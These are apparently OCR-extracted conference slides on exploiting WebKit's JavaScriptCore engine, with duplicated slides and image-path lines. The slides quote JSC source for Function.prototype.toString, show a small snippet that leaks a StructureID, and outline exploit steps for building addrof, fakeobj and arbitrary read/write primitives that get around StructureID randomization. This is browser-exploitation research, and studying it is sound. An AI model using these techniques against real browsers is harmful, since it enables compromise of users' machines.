
FunctionPrototype.cpp:

```
EncodedJSValue JSC_HOST_CALL functionProtoFuncToString(JSGlobalObject* globalObject, CallFrame* callFrame)
{
    VM& vm = globalObject->vm();
    auto scope = DECLARE_THROW_SCOPE(vm);

    JSValue thisValue = callFrame->thisValue();
    if (thisValue.inherits<JSFunction>(vm)) {
        JSFunction* function = jsCast<JSFunction*>(thisValue);
        if (function->isHostOrBuiltinFunction())
            RELEASE_AND_RETURN(scope, JSValue::encode(jsMakeNontrivialString(globalObject, "function ", function->name(vm), "() {\n
[native code]\n}")));

        FunctionExecutable* executable = function->jsExecutable();
        if (executable->isClass())
            return JSValue::encode(jsString(vm, executable->classSource().view().toString()));
        …
```


Function Prototype toString()

```
String JSFunction::name(VM& vm)
{
    …
    const Identifier identifier = jsExecutable()->name();
    if (identifier == vm.propertyNames->builtinNames().starDefaultPrivateName())
        return emptyString();
    return identifier.string();
}

inline FunctionExecutable* JSFunction::jsExecutable() const
{
    ASSERT(!isHostFunctionNonInline());
    return static_cast<FunctionExecutable*>(m_executable.get());
}
```


Function Prototype toString()



Leak valid structureID




Leak valid structureID




Not all the bits of length are controllable!
But it will not cause crash because of NO OOB READ!

```
for (var i = 0; i < 2; i++) {
    print((leak_id.charCodeAt(9 + i)).toString(16));
};
```



Leak valid structureID



Not all the bits of length are controllable!
But it will not cause crash because of NO OOB READ!

```
for (var i = 0; i < 2; i++) {
    print((leak_id.charCodeAt(9 + i)).toString(16));
};
```

Exploitation with/without StructureID Randomization

- Exploit steps:
  - 0. Prepare the crafted container and the helper JSObjects
  - 1. Trigger the bug and gain one Semi-fake JSObject
  - 2. Call Function.prototype.toString and leak the valid StructureID
  - 3. Fix the Semi-fake JSObject with the valid StructureID
  - 4. Build the ADDROF and FAKEOBJ primitives
  - 5. Build the AARW primitives and tackle the GC issue
  - 6. ….

Agenda

